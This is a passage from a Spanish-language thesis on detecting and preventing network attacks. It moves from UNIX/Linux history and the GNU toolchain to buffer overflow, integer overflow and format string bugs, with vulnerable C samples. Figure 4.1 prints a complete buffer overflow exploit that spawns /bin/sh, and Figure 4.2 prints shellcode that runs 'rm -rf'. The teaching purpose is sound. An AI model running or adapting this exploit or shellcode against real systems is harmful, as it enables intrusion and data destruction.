Hasta este momento y debido a que estos Sistemas Operativos eran escritos en su totalidad en lenguaje ensamblador único por modelo de computadora, Ken Thompson, Dennis Ritchie y otros, generaron un entorno de programación únicamente para dar los primeros pasos en una primera versión de lo que mas adelante sería el sistema de archivos de UNIX, aún sobre el sistema GECOS.

Thompson escribía algunos programas que no eran del todo lucrativos en ese momento; simplemente los realizaba como una tarea personal. Decidió entonces escribir un juego escrito en FORTRAN para el Sistema GECOS en la GE 645. No tuvo mucho éxito dentro del laboratorio pues el juego consumía muchos recursos y la "nave" era difícil de manejar. Sin embargo, tuvieron acceso a otra computadora, una PDP-7 en donde implementaron una versión propia del Sistema Operativo que reemplazaba a GECOS tratando de hacer "bromas" con el proyecto pasado: MULTICS. Brian Kernighan, otro miembro del Centro de Investigaciones en Ciencias de la Computación de los Laboratorios Bell, moldeó el nombre para el nuevo sistema: UNIX. Cabe mencionar que, en este entonces, todos los miembros del Centro eran Doctores en Física, Matemáticas o en Ciencias de la Computación; el

22 Casi todo lo escrito en ´La historia de Unix´ ha sido tomado de: Maurice J. Bach "The Design of the Unix Operating System". Prentice Hall 1986.

23 Andrew. S. Tanenbaum. Sistemas Operativos Modernos. 2ª ed. Cap 1.

único que no contaba con este grado académico era Dennis Ritchie.

UNIX tuvo un gran éxito (tal vez por el "Space Travel", juego creado por Thompson para el sistema GE 645). Sin embargo para Bell Labs, UNIX no fue tan importante sino hasta que intentó obtener una patente por el procesamiento de textos. Hacia 1971, Thompson implementó un compilador de FORTRAN para realizar dicha tarea utilizando el lenguaje de programación B.

Es en este momento cuando Dennis Ritchie toma gran importancia. Él había escrito un lenguaje de programación que podía generar código máquina, permitía declaración explícita de tipos y declaraciones en estructuras de datos. Así, en 1973, el sistema UNIX fue reescrito en el lenguaje C y el número de Sistemas instalados en este momento creció a 25. En 1974, por medio de la ACM, Thompson y Ritchie publicaron un documento que explicaba el funcionamiento del nuevo Sistema Operativo.

4.1 Linux

A partir del momento de la publicación del artículo, muchas "bifurcaciones" del mismo proyecto (clones, "forks") fueron dando paso a la familia de sistemas operativos tipo UNIX. Más historia ha generado distintos sabores; ya sea por elementos técnicos en su totalidad o incluso filosóficos.

Una de estas "bifurcaciones" la encontramos en los libros de Andrew S. Tannenbaum, la cual se describe en su libro "Sistemas Operativos: Diseño e Implementación", donde básicamente se explica el funcionamiento de un SO tipo UNIX, que él llamo MINIX: una versión pequeña y ligera que podía correr en computadoras Intel (i386) con bajos recursos. Sin embargo no permitía el múltiple acceso. Su primera aparición se da en 1984.

MINIX es un SO monousuario y de núcleo monolítico; es decir, todos los aspectos relevante del sistema se encuentran en una sola región compilados en un único archivo. Este SO estuvo escrito únicamente para dar a los estudiantes de Tannenbaum una visión general de cómo realizar un sistema operativo, de la manera en que funciona. Era una referencia para el curso que él estaba impartiendo.

En este trabajo, estaremos interactuando con un Sistema Operativo tipo UNIX llamado GNU/Linux. GNU Son las siglas de "GNU is not UNIX", un acrónimo recursivo. El Proyecto GNU es creado por Richard M. Stallman. Es un conjunto de utilerías que permiten interactuar entre el usuario y el núcleo del sistema operativo. Con detalle explico de qué trata el proyecto GNU en la Sección de Software Libre, por ahora solo nos interesa saber que fueron las herramientas que permitieron que en 1991 un estudiante finlandés, inspirado en el proyecto MINIX, creara otra pieza de software: un núcleo de sistema operativo al que le dio el nombre de FREIX.

Tiempo después adquirió el nombre de LINUX.

GNU/Linux es entonces el conjunto de herramientas del Proyecto GNU y el núcleo de Linus Torvalds. GNU no contaba en ese momento con un núcleo pues los desarrolladores de GNU quieren (al momento de escribir esta tesis aun no es un proyecto estable) aplicar ciertas teorías de sistemas operativos que hacen muy complicada su evolución.

Debido a que Internet estaba creciendo a un ritmo muy acelerado, Linux tomo fuerza de manera impactante y GNU/LINUX se convirtió en uno de los Sistemas Operativos más populares de este momento.

En la actualidad existen otras versiones muy populares de la familia tipo UNIX. Tal es el caso de FreeBSD y OpenBSD, las cuales entran en el mundo del Software Libre. Sin embargo, tal es el éxito comercial y académico de GNU/LINUX, que se han escrito "n" cantidad de documentos sobre cómo programar de manera eficiente y acceder a ciertos recursos. En si, la documentación sobre el núcleo es amplia y está en constante evolución. No decir sobre lo que corresponde a los proyectos involucrados en GNU. Las comunidades de desarrollo, lugar donde se encuentran respuesta a la mayor parte de las dudas de programador, es bastante activa y accesible. Es mucho más fácil encontrar información en este momento sobre casi cualquier cosa de Linux que acerca alguno de sus parientes. Esta es la principal razón por la que elijo trabajar con GNU/LINUX en lugar de cualquier otro sistema operativo.

4.2 Sistema Operativo como entorno de programación.

Un programador necesita un conjunto de herramientas para poder llevar a cabo su trabajo. Generalmente es el Sistema Operativo quien tendría que proporcionarlas, sin embargo, existe una gran discusión en torno a si debe o no hacerlo.

4.2.1 Decisión de un Programador

En lo que a esta discusión resulta, los programadores tenemos que escoger entre una gran cantidad "suites" que ofrecen realizar con mayor facilidad las tareas habituales resultantes de sentarse a programar.

Habitualmente, los programadores deciden utilizar lenguajes con gran peso comercial y desarrollo rápido de aplicaciones, olvidándose del costo que pagan por las facilidades que este tipo de entornos proporcionan; tales como tiempo de ejecución retardado o mayor consumo de memoria.

En este caso, he determinado trabajar con el conjunto de herramientas clásico para un entorno tipo UNIX abierto; es decir, las proporcionadas por el proyecto GNU.

4.2.2 Lenguaje Utilizado

Tal como se comentó en la discusión de Sistemas Operativos, Linux (junto con casi la totalidad de los Sistemas Operativos abiertos), está escrito en una mezcla de Lenguaje C y Lenguaje ensamblador (dependiente de la plataforma para la cual, esté escrito). Esto se debe a que, desde sus inicios, C fue pensando para crear UNIX y se considera un lenguaje para escribir Sistemas Operativos.

Como nota personal: considero que C no es un lenguaje de alto nivel; C permite una interfaz sencilla en comparación a la difícil tarea de escribir un programa byte a byte, o bien, en sus instrucciones directamente en ensamblador. Sin embargo C no es un lenguaje fácil. Ni tampoco la lógica que ha llevado a los programadores a construir programas tan poderosos como el mismo kernel usado: Linux.

El editor utilizado no es el más clásico en los entornos UNIX, pero es uno de los más conocidos y el que puedo recomendar ampliamente ya que está disponible en casi todos los descendientes de UNIX: vi.

4.2.3 El Conjunto de Herramientas del Proyecto GNU

El conjunto de herramientas de programación de un entorno GNU esta compuesto de los siguientes proyectos:

- GCC: Gnu Compiler Collection.
  - Conjunto de Herramientas y bibliotecas necesarias para poder realizar las tareas de compilación en distintos lenguajes como son:

C, C++, Java.

- Gcc
- lib

- Binutils[24]
  - Principales
    - ld: Enlazador
    - as: Ensamblador
  - Foráneos (Algunos)
    - nm: lista símbolos
  - objdump: Información acerca de archivos objeto
- grpof: Despliega información de "optimización"
- Debugger
  - Gdb: Permite ver qué esta pasando "dentro del programa"
- Autotools
  - Autoconf
  - Automake
  - Autoheader
  - Libtool

El término que se ha acuñado para poder agrupar todas estas herramientas se le conoce como GNU Toolchain y sirve no solo para desarrollo de aplicaciones sino también para el de otros Sistemas Operativos; tal es el caso del desarrollo en Solaris Operating Enviroment de Sun Microsystems.[25]

24 Usando la biblioteca Binary File Descriptor (BFD) y la biblioteca de opcodes.
25 http://es.wikipedia.org/wiki/GNU_toolchain

4.2.4 Bibliotecas

Un enlazador es uno de los elementos que necesita un entorno de programación. Esto es porque ciertas partes de código pueden ser reutilizadas con frecuencia e incluirlas en un solo archivo binario solo lograría que la ejecución de los programas fuera lenta y la carga de memoria sería mucho más alta.

Así, al bloque de código que realiza un conjunto de funciones en específico distribuidas únicamente con este fin, se le conoce como biblioteca.

Las bibliotecas generalmente resultan en un bloque de código objeto que es encadenado al programa que hace petición a ella mediante el enlazador.

Casi todos los programas compilados en una distribución estándar del GNU Toolchain por lo menos incluyen una biblioteca automáticamente ligada a cada programa: La Biblioteca estándar C o glibc.

Cabe mencionar que es necesario siempre incluir los archivos de cabecera de cada biblioteca para su correcta compilación.

4.2.5 Biblioteca de Captura de Paquetes

Recordando que el objetivo de este trabajo es proponer una manera de "identificar" y "prevenir" ataques provenientes de una red, el trabajo de un Sniffer resulta pieza clave para este desarrollo.

Un sniffer necesita recolectar el tráfico de la interfaz a la que está conectado, por lo que es fundamental escribir un bloque de código que permita poner en modo "escucha" a la interfaz de hardware conectada a la red. Realizar esta tarea es relativamente sencillo, pero varía de sistema en sistema y tiene su complejidad cuando se manejan conexiones o se quiere filtrar el tráfico deseado. Es por esto que se busca una biblioteca para la captura de paquetes. Afortunadamente existe una que tiene gran aceptación y madurez: Libpcap[26]

La página del manual correspondiente a esta biblioteca se describe como:

"La Biblioteca de Captura de Paquetes proporciona una interfaz de alto nivel para la captura de paquetes del sistema. Todos los paquetes de la red, incluso aquellos con destino distinto al equipo de cómputo en el que nos encontremos, son accesibles a través de este mecanismo."[27]

26 http://www.tcpdump.org
27 man pcap

4.3 Rápida Introducción a la Arquitectura Intel IA32 (x86)[28]

La arquitectura IA32 soporta tres modos de operación: Protegido, Direccionamiento Real y de Administración de Sistema.

Los Sistemas Operativos están basados en el modo protegido pues es el que permite cambiar de contexto al "Direccionamiento Real" de manera que aún siga protegida pero permitiendo la ejecución de más de una sola tarea. Esto es conocido como el modo virtual-8086, el cual puede ser ejecutado por cualquier tarea.

Una computadora IA32 cuenta con los siguientes registros fundamentales:

- Ocho registros de propósito general (eax, ebx, ecx, edx, esi, edi, ebp, esp)
- Seis registros de segmento (cs, ds, ss, es, fs, gs)
- Registro de Banderas EFLAGS
- Registro de siguiente instrucción: Extended Instruction Pointer (eip)
- Espacio de direcciones: Cada tarea podrá direccionar 2**32 -1 direcciones. De aquí la importancia de los bits.
- Pila: Para poder pasar parámetros entre llamadas a funciones se utiliza un "stack". IA 32 proporciona recursos disponibles para manejar la pila.
- Otros registros con propósito más especifico como son: los MMX, de aritmética de punto flotante, para administrar la memoria, así como también la manera de tener interfaces en entrada/salida.

Básicamente, estos serán los elementos que los spammers tomarán para generar sus exploits. Se divertirán mientras así se lo permitan los administradores de sistemas; con configuraciones débiles, sin restricciones y habilitando sensores detectores de intrusos.

28 Resumen: Intel. "IA32 Intel Architecture Software Developer Manual", Vol. 1. Basic Architecture .3.2 Overview of the Execution environment.

4.4 Importancia de Conocer de Sistemas Operativos, Arquitectura de Computadoras y Programación de Sistema para este Ttrabajo

Como habíamos comentado, un Sistema Operativo está escrito en una mezcla de Lenguaje C y Lenguaje ensamblador. Por lo tanto, es primordial conocer el ensamblador de la máquina para la que estamos programando. Lo cual nos lleva a conocer los elementos básicos de una computadora, es decir, su arquitectura. En este documento trataremos la arquitectura IA32 (Intel Instruction Set Architecture 32 bits), mejor conocida como x86 ya que su popularidad ha crecido desde el microprocesador Intel 386, pasando por el 486 y Pentium. Actualmente las máquinas de 32 bits de Intel como lo es el Xeon o la Gama de Pentium 4, M o Centrino, operan con este conjunto de instrucciones.

Todos los procesos que está trabajando una computadora (equipo de cómputo de propósito general) de alguna manera están ocupando los registros internos del microprocesador, generando interrupciones, excepciones y trampas que los programadores de dichos procesos han desarrollado para tener el control estable del microprocesador.

Explicar cómo es que funcionan las cosas dentro de una computadora - y no solo superficialmente como usualmente las ocupamos - es en verdad fascinante, pero va mucho más allá del objetivo de este trabajo. Un buen libro de Sistemas Operativos o directamente los manuales de desarrollo del fabricante del microprocesador deberían cubrir esta tarea.

Sin embargo, en mi estudio es importante aclarar, cuando menos, el siguiente método de operación a través de un escenario de ejemplo:

Como ejemplo, se tine una entidad que desea instalar una máquina para proveer de servicios a sus empleados y clientes. Esta entidad no tiene muchos recursos por lo que buscan una solución de cómputo en costo/rendimiento. La elección: muy probablemente una Computadora con un procesador Intel de 32 bits. De la misma manera, en el mismo camino - pero ahora en cómputo/desempeño -, las personas del área de sistemas/cómputo de dicha entidad deciden instalar Linux como su Sistema Operativo predilecto. Sin embargo, las personas de sistemas/cómputo en dicha entidad también forman parte administrativa de la compañía y no están dedicados aun con todo el conjunto de herramientas disponibles a verificar si todo esta bien con su servidor. Por obvias razones, el servidor tiene que estar encendido y conectado a la Internet todo el tiempo, de lo contrario el correo puede no llegar.

Del otro lado del continente, mientras toda la entidad descansa, un conjunto de personas están en busca de un servidor “vulnerable” para poder vender sus servicios de SPAM a cierto costo.

Por la mañana se publica en una lista de seguridad una vulnerabilidad grave en el sistema de envío de correo abierto. Los empleados de nuestra entidad estrella tienen una junta en la que venderán con éxito sus servicios y productos. Por lo que revisar el servidor, que ha estado funcionando alegremente, no es fundamental por este día. Ni siquiera el correo que puede haberles advertido de dicha falla.

Esta falla consiste en una vulnerabilidad altamente estudiada: un Buffer Overflow. Todas las personas inmersas en el mundo de la seguridad, a pesar de que no sepan programar, entienden un código de explotación de este tipo.

Así que nuestros especialistas en SPAM leen este reporte y comienzan a realizar pruebas en sus sistemas para ver si pueden explotar dicha vulnerabilidad. Al caer la noche, han logrado explotar únicamente una sola arquitectura con una sola plataforma: Linux corriendo en una x86. Esto no es de sorprenderse, la mayor parte de la documentación para desarrollo de vulnerabilidades esta escrita con este enfoque.

Llega el tiempo en que los spammers buscan servidores que puedan comprometer y encuentran una IP del otro lado del mundo que cumple con sus especificaciones.

Ejecutan su programa y ahora son dueños "virtuales" de un servidor que pueden utilizar como ellos les parezca. Por lo menos durante un par de horas.

Con esto quiero dar a entender que una vez publicada una vulnerabilidad, hackers de todo el mundo intentarán realizar la prueba de concepto: el programa que logrará comprometer un sistema. Algunos, tal vez, solo se dedicarán a parchar el programa. Pero otros solo harán la primer parte.

Existen técnicas bastante estudiadas para generar los programas que tomen ventaja de estas vulnerabilidades. Pero muchas veces solo afectan a ciertos sistemas operativos y solo ciertas arquitecturas. En la Figura 4.1 se muestra un ejemplo sencillo de cómo explotar un Buffer Overflow.

```
#include <stdio.h>
#define NUMNOPS 970
char shellcode[] =
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
   "\x80\xe8\xdc\xff\xff\xff/bin/sh";
unsigned long get_sp(void) {
```

```
    __asm__("movl %esp, %eax");
}

int main(int argc, char **argv)
{
    char overflow[2000];
    int i, offset=-2000;
    long addr;

    if(argc>1) offset = atoi(argv[1]);

    for(i=0;i<NUMNOPS-sizeof(shellcode);i++)
       overflow[i] = 0x90;

    overflow[i] = 0x00;
    strcat(overflow, shellcode);
    addr = get_sp() - offset;
    memcpy(overflow + strlen(overflow), (void *) &addr, 4);

    if((execl("./driver", "hackme", overflow, NULL)) == -1) {
       perror("execl()");
       exit(-1);
    }
    exit(0);
}
```

Figura 4.1. Código para explotar un Bufffer Overflow. Vulnerabilidad en driver.c de HellKit[29] por TESO. Exploit por anónimo.

Una vez que las técnicas de explotación permitan tomar "control" sobre los registros de la computadora, podemos "inyectar" o ejecutar "código arbitrario" en la máquina explotada, tal como se muestra en la Figura 4.2.

29 Hellkit es una herramienta para escribir shellcodes en C. Es curioso que se tenga una vulnerabilidad con él. TESO existió hasta el 2004.

```
char paincode[] =
  "\x31\xc0"                    /*    xor    %eax,%eax          */
  "\x31\xdb"                    /*    xor    %ebx,%ebx          */
  "\x31\xc9"                    /*    xor    %ecx,%ecx          */
  "\x80\x2c\x24\xff"            /*    subb   $0xff,(%esp,1)     */
  "\x89\xe1"                    /*    mov    %esp,%ecx          */
  "\x89\x41\x0c"                /*    mov    %eax,0xc(%ecx)     */
  "\x68\x2f\x2f\x2f\xff"        /*    push   $0xff2f2f2f        */
  "\x88\x44\x24\x03"            /*    mov    %al,0x3(%esp,1)    */
  "\x89\x61\x08"                /*    mov    %esp,0x8(%ecx)     */
  "\x68\x2d\x72\x66\xff"        /*    push   $0xff66722d        */
  "\x88\x44\x24\x03"            /*    mov    %al,0x3(%esp,1)    */
  "\x89\x61\x04"                /*    mov    %esp,0x4(%ecx)     */
  "\x68\x2f\x72\x6d\xff"        /*    push   $0xff6d722f        */
  "\x68\x2f\x62\x69\x6e"        /*    push   $0x6e69622f        */
  "\x88\x44\x24\x07"            /*    mov    %al,0x7(%esp,1)    */
  "\x89\x21"                    /*    mov    %esp,(%ecx)        */
  "\x89\xe3"                    /*    mov    %esp,%ebx          */
  "\xb0\x0b"                    /*    mov    $0xb,%al           */
  "\x31\xd2"                    /*    xor    %edx,%edx          */
  "\xcd\x80"                    /*    int    $0x80              */
  "\xcc";
```

Figura 4.2. Shellcode que realiza el siguiente comando: “rm –rf” en Linux[30].

Este ejemplo ilustra con bastante claridad qué es lo que significa cada Byte en esa secuencia inscrita en un char [].

En particular, la última línea, "\xcd\x80" es el código de excepción para la llamada a _system_call la cual dice al kernel que hay una secuencia de comandos en registros a ejecutar.

30 Eduardo Ruiz Duarte. Kiddie.c. http://b3ck.blogspot.com

Capítulo 5

Desarrollo de Vulnerabilidades y Ataques conocidos

Desde el viernes 8 de Noviembre de 1996 el mundo de la seguridad informática se ha vuelto un tanto complicado; muchas más alertas de seguridad se han generado. Esto se ha debido a que PHRACK (http://www.phrack.org), publicaba un artículo que ahora es un clásico: "Smashing the stack for fun and profit", escrito por Aleph1.Este documento explicaba paso por paso cómo realizar un exploit a partir de tener una pieza de código vulnerable; en ese caso, un buffer overflow.

Fue el primer documento que, a manera de tutoría, explicaba la metodología para vulnerar sistemas. Es un hecho que con antelación existían documentos que tenían el mismo objetivo. Son embargo se toma a este documento como incipiente e inspiración de trabajos posteriores.

5.0 Vulnerabilidades Conocidas

El crecimiento de la Internet estaba pasando por un excelente momento y muchas piezas de código, con Buffer Overflow, estaban funcionando en gran cantidad de servidores.

Fue cuestión de tiempo para que gran cantidad de servidores fueran comprometidos mediante exploits creadas ya no por "hackers" maliciosos si no por cualquiera que tuviera un poco de paciencia y dedicación para leer el documento que se había publicado.

Así que podemos definir al Desarrollo de Vulnerabilidades como el conjunto de técnicas ocupadas para poder tomar ventaja de cualquier pieza de software escrita incorrectamente. Desde el encontrar la falla, pasando por querer o no publicarla, hasta escribir el exploit para poder tomar ventaja de ella.

Es importante aclarar que los ejemplos aquí citados, únicamente corresponden a la arquitectura x86 y Sistema Operativo Linux.

5.1 Stack/Buffer Overflow

Los desbordamientos de pila (Stack Overflow) o desbordamientos de pila basados en buffer, son la vulnerabilidad más popular y sus técnicas las mejor desarrolladas para explotar software. Como había mencionado, desde que Aleph One hizo popular su publicación en Phrack, se considera que este tipo de vulnerabilidades ha estado presente desde la creación del Lenguaje C, hace más de 25 años (desde 1974).

El Buffer es un espacio continuo y limitado de memoria. En el Lenguaje C son mejor conocidos como los arreglos estáticos o de longitud finita.

En la figura 5.1 podemos observar un ejemplo:

```
int main  (int argc, char **argv ) {
        char buffer[ 16] ;
        int index;
        for ( index = 0 ;index < 255; index++)
                buffer[ index]  = 0x41;
}
rommel@virta ~/tesis $ ./bo
Segmentation fault
```

Figura 5.1 Ejemplo de Buffer Overflow

Como vemos en el código, index llega a un punto donde buffer ha terminado; es decir, más allá de los 16 bytes. Y sin embargo, nuestro programa sigue escribiendo en memoria. Pero de esto trataremos a continuación.

El Stack es una estructura de datos tipo LIFO (Last In First Out) controlada por el registro ESP (Extended Stack Pointer) el cual siempre está apuntando al tope de la pila; instrucciones como push, pop, call y ret modifican directamente este registro.

Siguiendo en el plano académico, otro registro es de especial atención la base: el EBP (Extended Base Pointer). Este es usado para calcular direcciones relativas a otras y variables globales en el espacio actual del stack algunas veces es llamado frame pointer debido a esto.

El último registro en el que prestaremos especial atención es en el EIP (Extended Instruction Pointer), el cual guarda la dirección de la siguiente instrucción a ejecutar. Ésta es guardada en el stack como parte de la carta ASM de CALL.

Como habíamos comentado, IA32 realiza el paso de parámetros de una función a otra mediante el stack.

Así que si podemos modificar los valores guardados en la pila, una vez que una función ha sido invocada, significa que podemos alterar los valores de "regreso" de una función o de la siguiente instrucción. Para el ejemplo anterior veamos el resultado al final de la ejecución del programa en la figura 5.2.

Como podemos apreciar, en este caso es posible modificar los valores de EBP e EIP. Técnicas de explotación permitirán controlar estos registros.

5.2 Integer Overflow

Formalmente un poco más reciente que los Buffer Overflows, Al igual que el documento de Aleph1 esta vulnerabilidad fue tratada durante el congreso "BlackHat USA" 2002 en la conferencia "Professional Source Code Audting".

Básicamente esta vulnerabilidad se aprovecha del "comportamiento sin determinar" definido por el estándar C en funciones que necesitan como argumento un número entero positivo. Tal es el caso de la función malloc ().
O bien, cuando una función excede el tamaño o decrece el mínimo tamaño de un entero positivo de 8, 16 o 32 bits.

```
rommel@virta ~/tesis $ gdb -q ./bo
Using host libthread_db library "/lib/libthread_db.so.1".
gdb> r

Program received signal SIGSEGV, Segmentation fault.
Error while running hook_stop:
Invalid type combination in ordering comparison.
0x41414141 in ?? ()
gdb> info registers
eax            0xbfba01fc       0xbfba01fc
ecx            0xb7f7f580       0xb7f7f580
edx            0x96683d72       0x96683d72
ebx            0xb7f7dff4       0xb7f7dff4
esp            0xbfba0220       0xbfba0220
ebp            0x41414141       0x41414141
esi            0x0      0x0
edi            0xb7fa3ca0       0xb7fa3ca0
eip            0x41414141       0x41414141
eflags         0x10202  0x10202
cs             0x73     0x73
ss             0x7b     0x7b
ds             0x7b     0x7b
es             0x7b     0x7b
fs             0x0      0x0
gs             0x0      0x0
gdb>
```

Figura 5.2. Registros Controlables

Esto ocasiona que se puedan saltar algunas condiciones de verificación de tamaño, o bien, aumentar el pequeño tamaño predefinido por uno bastante grande. Generando entonces, lugares donde se puede escribir libremente en memoria y apuntar a ellos en la siguiente instrucción, controlando los registros como en el snack Overflow.
Éste fue el caso del Servidor OpenSSH en la distribución de OpenBSD 3.1.cambiando su slogan a: "Only one remote hole in the default install, in more than 8 years!"
La figura 5.3 Muestra un error típico en memcpy() donde no es verificado el valor de n, lo que podría ejecutarse un valor negativo de longitud.
El error es generado cuando se leen menos bytes que HEADER_SIZE, copiando un número negativo de datos.

5.3 Format Bugs

Realmente no son una categoría especial ya que se pueden interpretar como una combinación de stack overflows. Se pueden definir como la falta de verificación de entrada de argumentos para ciertos programas.

El mas popular de los Format Bugs es el Format String, el cual es muy popular cuando se quiere dar formato a cadenas con una entrada variable de argumentos. Cuando no se ha escrito explícitamente la salida con formato, cualquiera puede insertar información dentro del programa y mientras, un pequeño espacio en memoria puede ser usado para tomar control del programa.

```
#define HEADER_SIZE 16

char data[1024],  *dest;
int n;

n = read(sock, data, sizeof (data));
dest = malloc(n);
memcpy(dest, data+HEADER_SIZE,n – HEADER_SIZE);
```

Figura 5.3 Ejemplo de Integer Overflow

En cualquier de los dos casos, Stack Overflow o Format Bug, los registros son reescritos con la finalidad de ejecutar un conjunto de instrucciones que se han "inyectado" de alguna manera y en algún espacio en memoria. La diferencia entre estos ataques está en que los stack overflows son básicamente resultado de copiar memoria o cadenas con longitud mayor a la predefinida por el programador es decir, espacios delimitados con tamaño supuestamente fijo son excedidos y con esto se logra reescribir los registros del microprocesador, aprovechando la ventaja de que funciones escritas en libc copian tantos elementos puedan hasta encontrar un fin de cadena o el caracter nulo '\0'.

En el caso de los Format String, se utiliza información externa como parte de un flujo de datos internos sin tener que exceder los límites impuestos por algún espacio disponible simplemente utilizando formatos tal como el %s en sprintf() ya que este no terminará de "imprimir en la cadena" hasta tener un fin de cadena.

En la figura 5.4 Se muestra un ejemplo de que se puede escribir valores a través de un printf().

5.4 Shellcode

Un shellcode es un pequeño programa escrito en ensamblador, es decir por definición depende de la arquitectura de la maquina, diseñado para ejecutar las primitivas de Sistema Operativo (llamadas a sistema), lo cual nos orilla a pensar que depende este programa depende directamente también el Sistema en el que se disponga a ejecutar.

Los Shellcodes fueron llamados así, ya que el objetivo de estos programas era "traer" de regreso, una shell que permitiera tener acceso a todos los recursos de la maquina donde se había logrado la penetración de la misma manera en la que todos tenemos acceso a nuestro sistema, por medio de una consola.

Debido, a que como hemos visto, en algunas técnicas de explotación el tamaño siempre consiste en una muy pequeña porción de bytes en la memoria, un Shellcode tiene que ser de tamaño corto. Es decir lo más corto que se pueda.

Existen un par de programas que permiten tener un mismo shellcode para distintas arquitecturas y Sistemas Operativos, esto, logrando tener una secuencia de bytes que tengan el mismo significado (a pesar de tener mucho más operaciones) que solo utilizar un camino corto. Pero de nuevo este es un gran problema ya que a veces el espacio para explotar algún servicio es bastante limitado.

Como ejemplo podría mencionar el más sencillo pero, también quisiera enfatizar en la cantidad de conocimiento necesario para poder establecer el mejor shellcode. Este shellcode seria el de la función de sistema llamada exit ()

La figura 5.5 muestra un programa en C, su salida en ensamblador y un desensamble del programa compilado. Ya que seria lo más humanamente presentable.

```
#include <stdio.h>
#include <stdlib.h>
int main  ( int argc, char **argv) {
      char *str;
        int i ;
        str = "rommel rommel";
        printf("cadena = \"%s\" en %p%n\xa", str,str, &i);
        printf("Btes escritos: %d\xa", i);
        return 0;
}
knish@kerplunk ~/tesis/escritos/pruebas $ ./f1
cadena = "rommel rommel" en 0x80484c4
Btes escritos: 37
knish@kerplunk ~/tesis/escritos/pruebas $ echo "cadena = \"rommel rommel\" en 0x80484c4" | wc -c
38
```

Figura 5.4 Format String Bug

```
int main (void)  {exit(0);}

knish@kerplunk ~/tesis/escritos/pruebas $ gcc exit.c -S

knish@kerplunk ~/tesis/escritos/pruebas $ cat exit.s

        .file   "exit.c"
        .text
.globl main
        .type   main, @function
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
        andl    $-16, %esp
        movl    $0, %eax
        addl    $15, %eax
        addl    $15, %eax
        shrl    $4, %eax
        sall    $4, %eax
        subl    %eax, %esp
        subl    $12, %esp
        pushl   $0
        call    exit
        .size   main, .-main
        .section        .note.GNU-stack,"",@progbits
         .ident  "GCC: (GNU) 3.4.6 (Gentoo 3.4.6-r1, ssp-3.4.5-1.0, pie-
8.7.9)
knish@kerplunk ~/tesis/escritos/pruebas $ gcc exit.c -o exit
knish@kerplunk ~/tesis/escritos/pruebas $ objdump -D exit

...
08048378 <main>:
 8048378:       55                      push   %ebp
 8048379:       89 e5                   mov    %esp,%ebp
 804837b:       83 ec 08                sub    $0x8,%esp
 804837e:       83 e4 f0                and    $0xfffffff0,%esp
 8048381:       b8 00 00 00 00          mov    $0x0,%eax
 8048386:       83 c0 0f                add    $0xf,%eax
 8048389:       83 c0 0f                add    $0xf,%eax
 804838c:       c1 e8 04                shr    $0x4,%eax
 804838f:       c1 e0 04                shl    $0x4,%eax
 8048392:       29 c4                   sub    %eax,%esp
 8048394:       83 ec 0c                sub    $0xc,%esp
 8048397:       6a 00                   push   $0x0
 8048399:       e8 0a ff ff ff          call   80482a8 <exit@plt>
 804839e:       90                      nop
 804839f:       90
...
```

Figura 5.5 comportamiento de exit ()

Como habíamos mencionado el paso de argumentos se realiza a través de la pila.

5.5 Tipo de Ataques

A modo de clasificación típica del tipo de ataques, podría considerarse la siguiente división: *Remotos* y *Locales*.

- **Remotos** son aquellos que se dan cuando el atacante no está usando los recursos del sistema de manera propiamente directa. Es decir, está haciendo uso de una infraestructura externa para poder realizar la tarea. Un ejemplo podría ser: lanzar un ataque desde "atacante.net" por medio de la red a "victima.com" usando los recursos de "atacante.net".

- **Locales** son aquellos que se dan cuando el atacante está usando propiamente los recursos del sistema. Esto quiere decir que, a pesar de estar usando infraestructura externa, accede a los recursos locales del sistema. Como ejemplo podríamos decir que "atacante.net" inicia una sesión, considerada autorizada o válida en "usuarios.victima.com" y desde este último dominio, inicia una serie de ataques al "objetivo.victima.com".

5.6 Ataques Remotos

Si Tenemos una máquina prestadora de servicios comunes, (cuando menos los localizados en /etc/services), sabremos que muchos de ellos, los más usados corren sobre TCP.

En la actualidad, la mayor parte de las entidades económicas tiene como una de sus prioridades, tener presencia en Internet, lo cual significa tener un sitio web, utilizar un correo del tipo xxx@entidad.yyy . En algunos casos esto se extiende un poco para proveer acceso a una base de datos o a un sistema de información local.
De esta manera, un atacante tendría que probar cuando menos el puerto 80, 25, 53, Y obtener de éstos, a nivel protocolo información relevante. En el caso del puerto www (80) podría analizar un poco el código que sea web para encontrar algún tipo de debilidad ya sea en la validación de campos o bien, variables y rutas que puedan resultar en comprometer el sitio.
La manera en la que el atacante realizaría su trabajo es hacerlo manualmente o utilizar herramientas que realizan la técnica de Fuzzing.
El Fuzzing puede ser visto como una técnica de fuerza bruta, sin embargo, en los escritos sobre seguridad en cómputo, se considera un arte (de la misma manera que es escribir un exploit) ya que, realmente es una técnica para pruebas de Software que involucra todo el conocimiento de un programador sobre cierto protocolo o ampliación. Es decir, se consideran ciertas posibilidades de entrada, que pudieran comprometer una aplicación, terminando en alguna falla de la que el atacante pueda sacar alguna ventaja.

Así el Fuzzing va desde las pruebas a nivel protocolo, como en las validaciones de las aplicaciones. En el caso mencionado, el web, esto puede traducirse en técnicas del tipo Cross-Site Scripting. La cual es conocida por tomar ventajas sobre validaciones en cuanto a las variables de un sistema, ya sea que acceda a una base de datos o permita el paso a información restringida

```
if (isset($_POST['hash']) && isset($_POST['CaptchaStr']) ) {
 if($captcha->validate_submit($_POST['hash'],$_POST['CaptchaStr']))
  $Message = "Correct.";
 else
  $Message = "Incorrent.";
}

  function check_captcha($correct_hash,$attempt)  {
   // when check, destroy picture on disk
   if(file_exists($this->get_filename($correct_hash)))   {
    $res = @unlink($this->get_filename($correct_hash)) ? 'TRUE' : 'FALSE';
    if($this->debug) echo "\n
-Captcha-Debug: Delete image (".$this->get_filename($correct_hash).") returns:
($res)";
   }

   $res = (md5($attempt)===$correct_hash) ? 'TRUE' : 'FALSE';
   if($this->debug) echo "\n
-Captcha-Debug: Comparing public with private key returns: ($res)";
   return $res == 'TRUE' ? TRUE : FALSE;
  }
  /** @private **/

  function get_filename($public='')  {
   if($public=='') $public=$this->public_key;
   return $this->tempfolder.$this->filename_prefix.$public.'.jpg';
  }
```

Figura 5.6 Debilidad en captchas en Slashdot

